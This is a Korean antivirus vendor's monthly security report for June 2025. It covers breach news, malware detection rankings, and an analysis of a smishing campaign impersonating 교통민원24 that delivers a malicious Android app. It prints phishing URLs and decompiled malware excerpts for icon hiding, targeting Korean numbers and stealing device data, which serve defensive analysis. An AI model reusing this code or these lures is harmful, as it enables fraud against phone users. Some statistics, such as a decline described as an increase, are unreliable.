


No.190 | 2025.7

# ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와  
보안이슈, 해외 보안 동향을 확인하세요.



# ESRC 보안동향보고서

# CONTENTS

## 1 악성코드 통계 및 분석

01-06

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

---

## 2 최신 보안 동향

07-12

한글 서브 도메인을 사용한 스미싱 유포 주의!

# 1

## 악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

# 1. 악성코드 동향

최근 국내 기업을 대상으로 한 해킹이 빈번히 발생하며 개인정보 유출 및 서비스 마비와 같은 직접적인 피해로 이어지고 있습니다.

외식 프랜차이즈인 파파존스와 써브웨이는 고객 주문 시스템의 보안 취약점을 통해 각각 수천만 건의 민감한 개인정보가 유출되었는데, 오랜 기간 동안 해킹을 인지하지 못했던 점과 미흡한 대응으로 여론의 질타를 받았습니다. 해당 기업들은 개인정보보호법 위반 소지가 있어 정부의 조사를 받고 있습니다.

온라인 서점 예스 24 역시 랜섬웨어 공격을 받아 전체 서비스가 일시 중단되고 공연 예매 등 핵심 기능이 마비되는 사태를 겪었습니다. 사건 초기 정보 비공개와 피해 축소 해명으로 사용자들의 신뢰를 훼손했다는 비판이 있었으며, 예스 24는 이러한 비판에 대한 공식 사과문을 발표하고, 후속 보상 조치와 사과문을 통해 신뢰 회복에 나섰습니다. 명품 거래 플랫폼 머스트잇에서도 API 취약점을 이용한 비정상 접속 시도로 고객 이름, 주소 등 회원 정보가 유출되었습니다.

공공기관인 한국연구재단도 해킹 공격을 받아 국내 연구자 약 12만 명의 개인정보가 유출되었습니다. 논문 투고 시스템의 보안 미비로 인해 연구 인프라 전반에 대한 보안 체계 개선 압력이 커지고 있습니다.

이러한 기업 및 기관 해킹 사례는 단순한 서비스 장애를 넘어 신뢰도 하락, 대규모 피해 보상 문제로까지 이어지고 있으며, 이렇게 유출된 개인정보를 악용한 2차 해킹공격도 발생할 가능성이 있어 대규모 해킹 사건으로 인한 파장은 당분간 지속될 것으로 예상됩니다.

해킹을 통한 북한의 외화 조달이 지속되고 있습니다.

대만의 암호화폐 거래소인 비토프로에서 160 억원에 달하는 암호화폐가 탈취하는 사건이 발생하였는데, 분석결과 이 공격은 북한 해커의 소행으로 밝혀졌습니다. 또한 솔라나 지갑에서 320 만 달러가 해킹당했으며, 글로벌 암호화폐 거래소인 바이비트에서도 약 15 억 달러 규모의 이더리움이 탈취당했는데, 이 두 사건의 공격 배후로 모두 북한이 지목되었습니다.

북한 해킹 조직의 공격 방식 역시 고도화 되고 있습니다.

이들은 가짜 기업 문서나 취업 제안을 미끼로 한 이메일 공격과 악성코드 유포를 통해 암호화폐에 접근하고 있을 뿐만 아니라 최근에는 가짜 줌(Zoom) 미팅을 통해 암호화폐 산업 종사자들을 속이며 통화 중 악성 링크를 전달해 자산을 탈취하는 수법이 발견되기도 했습니다. 또한 'pylangghost'라는 악성코드가 구직자를 대상으로 퍼지고 있으며, 이는 취업 정보 사이트에 접근한 피해자를 노려 지갑 정보나 인증 정보를 유출하는 데 사용되고 있습니다.

이처럼 암호화폐 탈취를 통한 북한의 불법 자금 조달이 지속되고 있으며, 물리적 접근이나 단순 피싱을 넘어선 소셜 엔지니어링 기반의 고도화된 형태로 공격 방식이 진화하고 있는 추세입니다.

국내 금융권에서 사용하는 필수 보안 소프트웨어가 오히려 보안에 취약할 수 있다는 연구 결과가 나왔습니다.

국내 금융보안 소프트웨어들이 웹 브라우저의 보안 구조를 우회하여 민감한 시스템 기능을 수행하도록 설계되었는데, 이로 인해 브라우저 보안 경계를 우회하고 민감정보에 직접 접근하는 보안위협이 존재하고 있습니다. 이에 KAIST 공동 연구팀은 비표준 보안 SW 들을 강제로 설치시키는 방식이 아니라, 웹 표준과 브라우저 보안 모델을 따르는 방향으로 전환해야 한다고 밝혔습니다.

6 월에도 국내외를 막론하고 기업 시스템, 공공기관, 암호화폐 생태계, 금융 보안 소프트웨어를 아우르는 다양한 영역에서 해킹 사건이 발생하였으며, 피해 규모와 수법 모두 고도화 되고 있습니다. 사이버 환경에서의 정보 보안은 경영 전략 및 개인 안전과도 직결되는 중대한 요소로, 기업과 기관, 개인 사용자 모두 보안의식 제고가 필요한 시점입니다.

## 2. 알약 악성코드 탐지 통계

### 감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Adware.Generic.3184910	Adware	95,885
2	NEW	Gen:Variant.Ulise.544888	ETC	54,821
3	NEW	JS:Trojan.Cryxos.14392	Trojan	42,826
4	↑1	Exploit.CVE-2010-2568.Gen	Exploit	41,114
5	↑2	Gen:Variant.Tedy.675091	ETC	35,224
6	NEW	Gen:Variant.Zusy.591390	ETC	24,873
7	↑1	Misc.HackTool.AutoKMS	ETC	21,625
8	-	Backdoor.Generic.792814	Backdoor	16,611
9	NEW	Trojan.HTML.Ramnit.A	Trojan	14,697
10	-	Application.Hacktool.BBJ	ETC	12,911
11	↓3	Spyware.Infostealer.Bladabindi	Spyware	12,850
12	-	Win32.Neshta.A	Virus	12,832
13	NEW	Trojan.Acad.Bursted.AK	Trojan	12,503
14	NEW	Application.Generic.3808389	ETC	11,403
15	↓6	Trojan.DDoS.Nitol.gen	Trojan	9,167

\*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2025년 6월 1일 ~ 2025년 6월 30일


악성코드 유형별 비율

악성코드 유형별 감염 비율을 분석한 결과, 기타(Etc) 유형이 전체의 38%로 가장 높은 비율을 차지하였으며, 그 뒤를 이어 애드웨어(Adware)가 23%, 트로이목마(Trojan)가 19%, 취약점(Exploit)이 10%, 백도어(Backdoor)가 4%, 바이러스(Virus)와 스파이웨어(Spyware)가 각각 3%로 확인되었습니다.



카테고리별 악성코드 비율 전월 비교


2025년 6월에는 지난 5월과 비교하여 트로이목마(Trojan) 유형이 13% 증가하였고, 취약점(Exploit) 유형은 5%, 기타(ETC) 유형 4%, 스파이웨어(Spyware)와 백도어(Backdoor) 유형은 각각 1%씩 증가하였습니다. 애드웨어(Adware)유형은 24% 대폭 감소하였습니다.



### 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


#### 6월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 6월 1일부터 6월 31일까지 18,889건의 랜섬웨어 공격 시도가 차단되었습니다.



#### 악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 URL에 대한 통계로, 25년 6월 한 달간 총 26,362,416건의 URL이 확인되었습니다. 이 수치는 25년 5월 한 달간 총 74,785,034건의 악성코드 경유지/유포지 URL 수에 비해 약 64.7% 가량 증가한 수치입니다. 악성코드 URL의 경우 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.





# 2

## 최신 보안 동향

한글 서브 도메인을 사용한 스미싱 유포 주의!

대표적인 스미싱 유형 중의 하나인 교통민원 24 사칭 스미싱이 최근 서브 도메인에 한글이 사용되어 유포 중인 것으로 확인되었습니다.

이번에 발견된 스미싱은 교통민원 24 를 사칭하여 고지서 또는 범칙금이 발급되었다는 내용으로 유포되고 있으며, 문자 내 포함된 링크의 서브 도메인에 “고지서”, “열람하기” 등과 같은 한글 문구가 사용되었습니다.

[국제발신][\*교통민원 24] 귀하에게 고지서가 발부되었습니다. [hxxps://고지서.beup.my](https://고지서.beup.my)  
[국제발신][\*교통민원 24] 귀하에게 고지서가 발부되었습니다. [hxxps://고지서.cuad.my](https://고지서.cuad.my)  
[국제발신][경-찰-청 24]범칙금부가 통지서가 발부완료. [hxxps://열람하기.qadt.my](https://열람하기.qadt.my)


이러한 한글 서브도메인 사용은 백신 앱의 탐지를 피하고, 사용자가 보다 쉽게 클릭하도록 유도하기 위한 전략으로 추정됩니다.

사용자가 스미싱 문자 내 포함된 링크를 클릭하게 되면 교통민원 24 사이트를 위장한 피싱 페이지로 접속되며, 앱 설치를 유도합니다.



[그림 1] 교통민원 24 사칭 피싱 페이지

피싱 페이지에서 '경찰청교통민원 24 바로가기'를 클릭하면 악성 apk 가 다운로드 된 후 '교통정보센터'라는 이름으로 설치됩니다.



[그림 2] 악성 앱 아이콘

설치된 악성 앱은 사용자 기기 정보 수집과 외부 통신 등을 위한 다양한 권한들을 요구합니다.

권한	설명
android.permission.READ_PHONE_STATE	전화 상태 및 기기 정보 접근
android.permission.READ_PHONE_NUMBERS	저장된 전화번호 정보 권한
android.permission.INTERNET	인터넷 접속 허용
android.permission.ACCESS_NETWORK_STATE	네트워크 연결 상태 권한 (Wi-Fi, 모바일 데이터)
android.permission.BIND_NOTIFICATION_LISTENER_SERVICE	기기의 알림 관련 권한
com.jpam.zpnqimkq.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION	앱별 동적 권한

[표 1] 악성 앱의 권한 정보

악성 앱이 실행되면 공격자 서버 (C2)와 통신 후 re\_url 응답을 받을 경우 NExscUih 컴포넌트가 동작하게 됩니다.

이로 인해 사용자가 인지하지 못하게 앱이 백그라운드에서 지속적으로 동작하게 되고, 이후 MainActivity를 비활성화하여 앱의 아이콘이 홈 화면에서 숨김 처리됩니다.

```

public void huVk(Lxw lxw, nJau njau) {
    switch (this.qXKX) {
        case 1:
            YAMsX yAMsX = njau.dojGnT;
            String PFPLx = yAMsX != null ? yAMsX.PFPLx() : null;
            vTZuEoV.abfYvwe.qXKX(3, "hucgYcGvabFIuMnI POST:", String.valueOf(PFPLx), null);
            JSONObject jsonObject = PFPLx != null ? new JSONObject(PFPLx) : null;
            String optString = jsonObject != null ? jsonObject.optString("re_url") : null;
            if (optString != null) {
                BhgCm bhgCm = BhgCm.qXKX;
                BhgCm eCKq = Jmp.rFW.eCKq();
                MMKV mmkv = vTZuEoV.rFW.APWile;
                if (mmkv == null) {
                    kotlin.jvm.internal.Lxw.eCKq("mainMMKV");
                    throw null;
                }
            }
            mmkv.encode("key_notesUrl", optString);
            PackageManager packageManager = eCKq.getPackageManager();
            String packageName = eCKq.getPackageName();
            packageManager.setComponentEnabledSetting(new ComponentName(packageName, androidx.activity.result.shRC.huVk(packageName, ".NExscUih")), 1, 1);
            packageManager.setComponentEnabledSetting(new ComponentName(packageName, androidx.activity.result.shRC.huVk(packageName, ".MainActivity")), 2, 1);
            eCKq.qXKX(optString);
            return;
    }
}

```

[그림 3] 악성 앱 아이콘 숨김 코드 일부

이때 010,011,016,017,018,019 같은 국내 휴대폰 번호의 프리픽스를 체크하며, +82 와 같이 한국 국가 코드가 아닐 시 동작하지 않게 됩니다.

이외에도 에뮬레이터나 테스트 환경에서 사용되는 더미 번호와 핸드폰 번호의 자릿수도 확인하는 등 국내 사용자를 타킷으로 제작된 앱으로 판단됩니다.

```
public static boolean qXXKX() {
    String SlgU2 = SlgU();
    if (SlgU2.length() != 0) {
        String zBA = CkgB.zBA(CkgB.zBA(CkgB.zBA(SlgU2, "+", ""), "- ", ""), " ", "");
        List Qhe = Dwjh.CkgB.Qhe("010", "011", "016", "017", "018", "019");
        aBfYvwe.qXXKX(4, "normalizedNumber:", zBA, null);
        if (!CkgB.ZhZQaUL(zBA, "82", false)) {
            if (zBA.length() == 11) {
                String substring = zBA.substring(0, 3);
                Lxw.wcmLB(substring, "substring(...)");
                if (Qhe.contains(substring)) {
                    return true;
                }
            }
            List Qhe2 = Dwjh.CkgB.Qhe("16643321007", "13144339626");
            int length = zBA.length();
            String substring2 = zBA.substring(length - (11 > length ? length : 11));
            Lxw.wcmLB(substring2, "substring(...)");
            return Qhe2.contains(substring2);
        }
        String substring3 = zBA.substring(2);
        Lxw.wcmLB(substring3, "substring(...)");
        aBfYvwe.qXXKX(4, "numberWithoutCountryCode:", substring3, null);
        if (substring3.length() == 11 && CkgB.ZhZQaUL(substring3, "010", false)) {
            return true;
        }
        if (substring3.length() == 10 && CkgB.ZhZQaUL(substring3, "10", false)) {
            return true;
        }
    }
}
```

[그림 4] 국내 사용자 체크 코드 일부

백그라운드에서 동작하면서 악성 앱은 다음과 같은 정보를 수집합니다.

- 수집되는 정보  
사용자 기기의 UUID,전화번호, 통신사 정보, 기기모델, Android 버전, 권한 체크(전화,SMS,연락처, 이미지), 네트워크 상태 등의 정보

```

public static Map qXKX() {
    int i;
    int i2 = 1;
    MMKV mmkv = vTZuEoV.rFW.APWile;
    if (mmkv == null) {
        kotlin.jvm.internal.Lxw.eCKq("mainMMKV");
        throw null;
    }
    String decodeString = mmkv.decodeString("uuid");
    if (decodeString == null || decodeString.length() == 0) {
        decodeString = UUID.randomUUID().toString();
        kotlin.jvm.internal.Lxw.wcmLB(decodeString, "toString(...)");
        MMKV mmkv2 = vTZuEoV.rFW.APWile;
        if (mmkv2 == null) {
            kotlin.jvm.internal.Lxw.eCKq("mainMMKV");
            throw null;
        }
        mmkv2.encode("uuid", decodeString);
    }
    lBC lbc = new lBC("uuid", decodeString);
    lBC lbc2 = new lBC("number", vTZuEoV.rFW.SlgU());
    if (vTZuEoV.rFW.LEo.length() == 0) {
        BhgCm bhgCm = BhgCm.qXKX;
        Object systemService = Jmp.rFW.eCKq().getSystemService("phone");
        kotlin.jvm.internal.Lxw.APWile(systemService, "null cannot be cast to non-null type android.telephony.TelephonyManager");
        vTZuEoV.rFW.LEo = ((TelephonyManager) systemService).getNetworkOperatorName();
    }
    lBC lbc3 = new lBC("operator", vTZuEoV.rFW.LEo);
    String MODEL = Build.MODEL;
    kotlin.jvm.internal.Lxw.wcmLB(MODEL, "MODEL");
    lBC lbc4 = new lBC("phone_type", MODEL);
    String[] strArr = vTZuEoV.rFW.SlgU;
}

```


[그림 5] 정보 수집 코드 일부

스미싱 문자에 포함된 악성 링크(URL)가 백신 앱에 의해 차단되는 사례가 늘어나면서, 이를 우회하기 위한 수단으로 서브 도메인에 한글을 사용하는 방식으로 지능화되고 있는 것으로 보입니다.

사용자분들께서는 경찰서에서 발송하는 교통법규 위반 고지서는 종이 우편 또는 수신에 동의한 경우에 한 해, 국민 비서 모바일 고지서나 공인된 전자주소(샵메일)를 통해서만 전달된다는 점을 꼭 기억하시기 바랍니다.

이러한 고지서를 사칭한 스미싱 문자에 각별히 주의해야 하며, 의심스러운 문자 내 링크 클릭을 피하고 발신자 전화번호의 평판을 사전에 확인하는 습관이 필요합니다.

또한 앱 설치하는 반드시 공식 경로(Google Play 등) 를 통해 설치하시기 바라며, 업무나 일상에 불필요한 경우에는 국제 발신 문자 수신을 차단하는 것도 좋은 예방책입니다.



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616  
**(주)이스트시큐리티**

[www.estsecurity.com](http://www.estsecurity.com)